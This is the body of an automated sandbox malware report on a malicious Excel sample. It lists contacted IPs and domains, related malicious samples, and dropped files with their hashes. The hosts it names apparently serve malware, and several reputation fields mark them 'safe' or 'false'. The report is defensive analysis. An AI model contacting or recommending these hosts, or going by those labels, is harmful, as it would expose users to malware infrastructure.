http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://management.azure.com	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://wus2.contentsync.	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://api.office.net	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://entitlement.diagnostics.office.com	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://outlook.office.com/	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://templatelogging.office.com/client/log	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://outlook.office365.com/	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://webshell.suite.office.com	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://management.azure.com/	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://devnull.onenote.com	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://ncus.pagecontentsync.	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://messaging.office.com/	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://augloop.office.com/v2	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://skyapi.live.net/Activity/	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://dataservice.o365filtering.com	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://directory.services.	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://staging.cortana.ai	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.39.58	signifysystem.com	United States		46606	UNIFIEDLAYER-AS-1US	false
192.185.32.232	fcventasyservicios.cl	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412672
Start date:	12.05.2021
Start time:	21:13:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 31s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	85095f36_by_Libranalysis.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLS@5/7@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Excluded IPs from analysis (whitelisted): 104.43.193.48, 13.88.21.125, 20.50.102.62, 204.79.197.200, 13.107.21.200, 52.109.32.63, 52.109.8.23, 52.109.76.33, 13.64.90.137, 23.57.80.111, 92.122.145.220, 2.20.143.16, 2.20.142.209, 20.82.210.154, 92.122.213.194, 92.122.213.247 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, store-images.s-microsoft.com-c.edgekey.net, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e12564.dspb.akamaiedge.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, dual-a-0001.a-msedge.net, prod.configsvc1.live.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, iris-de-prod-azsc-uks.uksouth.cloudapp.azure.com, skypedataprdcolcus15.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net • Report size getting too big, too many NtOpenFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.39.58	85095f36_by_Libranalysis.xls	Get hash	malicious	Browse	
	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	
	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
192.185.32.232	85095f36_by_Libranalysis.xls	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	
	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
signifysystem.com	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
fcventasyservicios.cl	85095f36_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	85095f36_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	SWIFT COPY.pdf.exe	Get hash	malicious	Browse	• 192.185.171.219
	d6U17S2KY1.exe	Get hash	malicious	Browse	• 67.20.76.71
	statistic-482095214.xls	Get hash	malicious	Browse	• 192.254.186.229
	statistic-482095214.xls	Get hash	malicious	Browse	• 192.254.186.229

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	70654 SSEBACIC EGYPT.exe	Get hash	malicious	Browse	• 192.254.185.244
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
UNIFIEDLAYER-AS-1US	85095f36_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	SWIFT COPY.pdf.exe	Get hash	malicious	Browse	• 192.185.171.219
	d6U17S2KY1.exe	Get hash	malicious	Browse	• 67.20.76.71
	statistic-482095214.xls	Get hash	malicious	Browse	• 192.254.186.229
	statistic-482095214.xls	Get hash	malicious	Browse	• 192.254.186.229
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	70654 SSEBACIC EGYPT.exe	Get hash	malicious	Browse	• 192.254.185.244
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	0b31c0f0_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	#Ud83d#Udce0Lori's Fax VM-002.html	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	statistic-482095214.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	LMNF434.vbs	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	SF65G55121E0FE25552.vbs	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	catalog-1908475637.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	rF27d1O1O2.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	cSvu8bTzJU.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Contract_kyrgyzstan_pdf.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	DHL_988121.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	DHL_988121.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	SMC PO 1083 SAJ 1946 .exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\2ECD44E8-C9E6-4D87-BE35-E1612EC8869C	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368375532026078
Encrypted:	false
SSDEEP:	1536:ecQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:9EQ9DQW+zPXO8
MD5:	D163B1B0865C48F11659A40C6C4DF422
SHA1:	22A031300CD660C38C4AA218C911514183D71396
SHA-256:	E6A61378AC40B61090583F511730B38121332228F5D6D3DE40A787957B953AF6
SHA-512:	31140EB40A4026618B2EA29F9EAD148AB36FF9A5EE5A4EBE638154E48DDF743DAC67353E6C7AFB4FB6F291C8FAD771866CD1C122E070E8FDB06BB2E39AA92495
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-12T19:14:12">.. Build: 16.0.14108.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\4AC10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	81553
Entropy (8bit):	7.910299376985252
Encrypted:	false
SSDEEP:	1536:N9jYO+nffSDcn9iZtJOXAQR2KtCbuMB/yDL4kymYBO0y7zBr4ZLJPE6:D+nHSD8YZo/Uh0ZymYQ0y7FALe6
MD5:	4D38AF167E454CFCEB7051B3F9D04417
SHA1:	1E51B9EB33BDFD31A67EA4EFE768BAD1C3604089
SHA-256:	00D5BE6C64ECE69DFF8A36F22E90AABC1B305AF854338B65F5A3A5E550AE9761
SHA-512:	132CA2699C5008E3026890591AF7534AC5CE249768F8322CA9DC3908FC3329F13E09F5D72218E567183DFCC4E58EB973A1B80E3654AA31DE25A410E3B60CF07C
Malicious:	false
Reputation:	low
Preview:	.U.N#1..#.?.|.u;p..Q:.f.. .|.cW..x..@.....ek....R....jaM....w-;oF..'..k.....U..S.x.-[.....2.V.v.>..s.=X....hf...^c..s.....~q.]...9.d..f...zA.+'S.X.g.].j...h)...ON}...l.%(/.-Q7."..=@...Q.b....0d|.fp.'Mm..<.....0....B.R....RX;.....Q+..DL..RZ|a.....f?I..b....).5V.....9...=J.....I._.....Q|.5....=T.bH._...k..vSQF.-....^..._.9.#....."=....>Q[...{..>T...._?....h.....R..0<.....u ".I..m...E..'/7.CB....4y.....PK.....!..!.9.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\85095f36_by_Libranalysis.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\85095f36_by_Libranalysis.LNK	
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:24:17 2020, mtime=Thu May 13 03:14:15 2021, atime=Thu May 13 03:14:15 2021, length=177152, window=hide
Category:	dropped
Size (bytes):	2282
Entropy (8bit):	4.710095636853695
Encrypted:	false
SSDEEP:	48:8eEnPuOE4UYsNeOECoB6peEnPuOE4UYsNeOECoB6:85mFKsNeFHK5mFKsNeFH
MD5:	C7005A704D2FB95745D8DB98DA25C798
SHA1:	75ED9B70951ED64DBC7F6DEB141186D2A6129892
SHA-256:	213251961F0F8368357279C251E5A039E3DDFA84D4E7782332A351F438AAE84D
SHA-512:	2687C82674171B87B3696D699EDD11F499561D3C42AD73439BA6842A364AF62AC269A6DE77E29D96376F3B47816E050BC03AD81DCBA0F74CB271D849C9755DE
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....=...K8.o.G..K8.o.G.....P.O. .:i.....+00.../C:\.....x.1.....N...Users.d.....L...R.!.....:.....1.U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l,.-.2.1.8.1.3.....\.1.....>Q.{..user~1..D.....N...R.!.....S.....5...f.r.o.n.t.d.e.s.k.....~.1.....>Q.{..Desktop.h.....N...R.!.....Y.....>.....eG..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l,.-.2.1.7.6.9.....2.....R.! .85095F~1.XLS..j.....>Q.{.R.!....WA.....8...8.5.0.9.5.f.3.6._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....f.....-.....e.....>.S.....C:\Users\user\Desktop\85095f36_by_Libranalysis.xls..3.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.8.5.0.9.5.f.3.6._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....:...,.LB.)...A....`.....X.....226533.....!a..%.H.VZAj....S..0.....!a..%.H.VZAj....S..0.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 19:05:17 2019, mtime=Thu May 13 03:14:15 2021, atime=Thu May 13 03:14:15 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	920
Entropy (8bit):	4.674719994764259
Encrypted:	false
SSDEEP:	12:8WWcDUCZeCHqqGm013kXeMhm89Q+WMEjAt/rbDKTb1e0b1eZ44t2Y+xIBjKZm:8WWQV013WUqQAtvDKmw7aB6m
MD5:	973B9490CB522985CD0C6A42BB22B33C
SHA1:	252D0CA54B4CADF7DD9ED0027E6928F0391AA346
SHA-256:	DC29E140AD5EEFFB07497288F6613586AD2B038F558035D1071D3E69DA321049
SHA-512:	68240AFA363191777B77B91A69974162FA09574DF9B12766237F0FE26BE20ECC1F376860CA19CE833D64096927BC47329DF1987B9CC9F65D8FD53FFDAB8F3467
Malicious:	false
Reputation:	low
Preview:	L.....F.....)...#-..s%.o.G..&..o.G...0.....P.O. .:i.....+00.../C:\.....x.1.....N...Users.d.....L...R.!.....:.....1.U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l,.-.2.1.8.1.3.....\.1.....>Q.{..user~1..D.....N...R.!.....S.....5...f.r.o.n.t.d.e.s.k.....~.1.....R.!..Desktop.h.....N...R.!.....Y.....>.....2.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l,.-.2.1.7.6.9.....I.....-.....H.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...A....`.....X.....226533.....!a..%.H.VZAj...8T.....!a..%.H.VZAj...8T.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	136
Entropy (8bit):	4.825125662486227
Encrypted:	false
SSDEEP:	3:bDesBVomMFQViCGUwSLMp6luiCGUwSLMp6lmMFQViCGUwSLMp6lv:bSsj6FQsChNeiChNbFQsChNf
MD5:	C093AF019A1C3F8706657DACCE797D82
SHA1:	CE6DA4D539F1C6E07CE234C7FFC56932A5AB346B
SHA-256:	10428BD9B7129AB405CB9FA0D164CF0645B7C7FC06D1B3882CF0551406EE8B95
SHA-512:	06635DD134A0DB752B2E4E2198B0882FA01BA46CD8413AFC80119A17E9DCDEF46816388622349C179D37F332DEFB11ED1C7799BB1D0825DC5151BCE4BDF44E2
Malicious:	false
Reputation:	low
Preview:	[folders]..Desktop.LNK=0..[xls]..85095f36_by_Libranalysis.LNK=0..85095f36_by_Libranalysis.LNK=0..[xls]..85095f36_by_Libranalysis.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\3BC10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	228873
Entropy (8bit):	5.616594673155463
Encrypted:	false
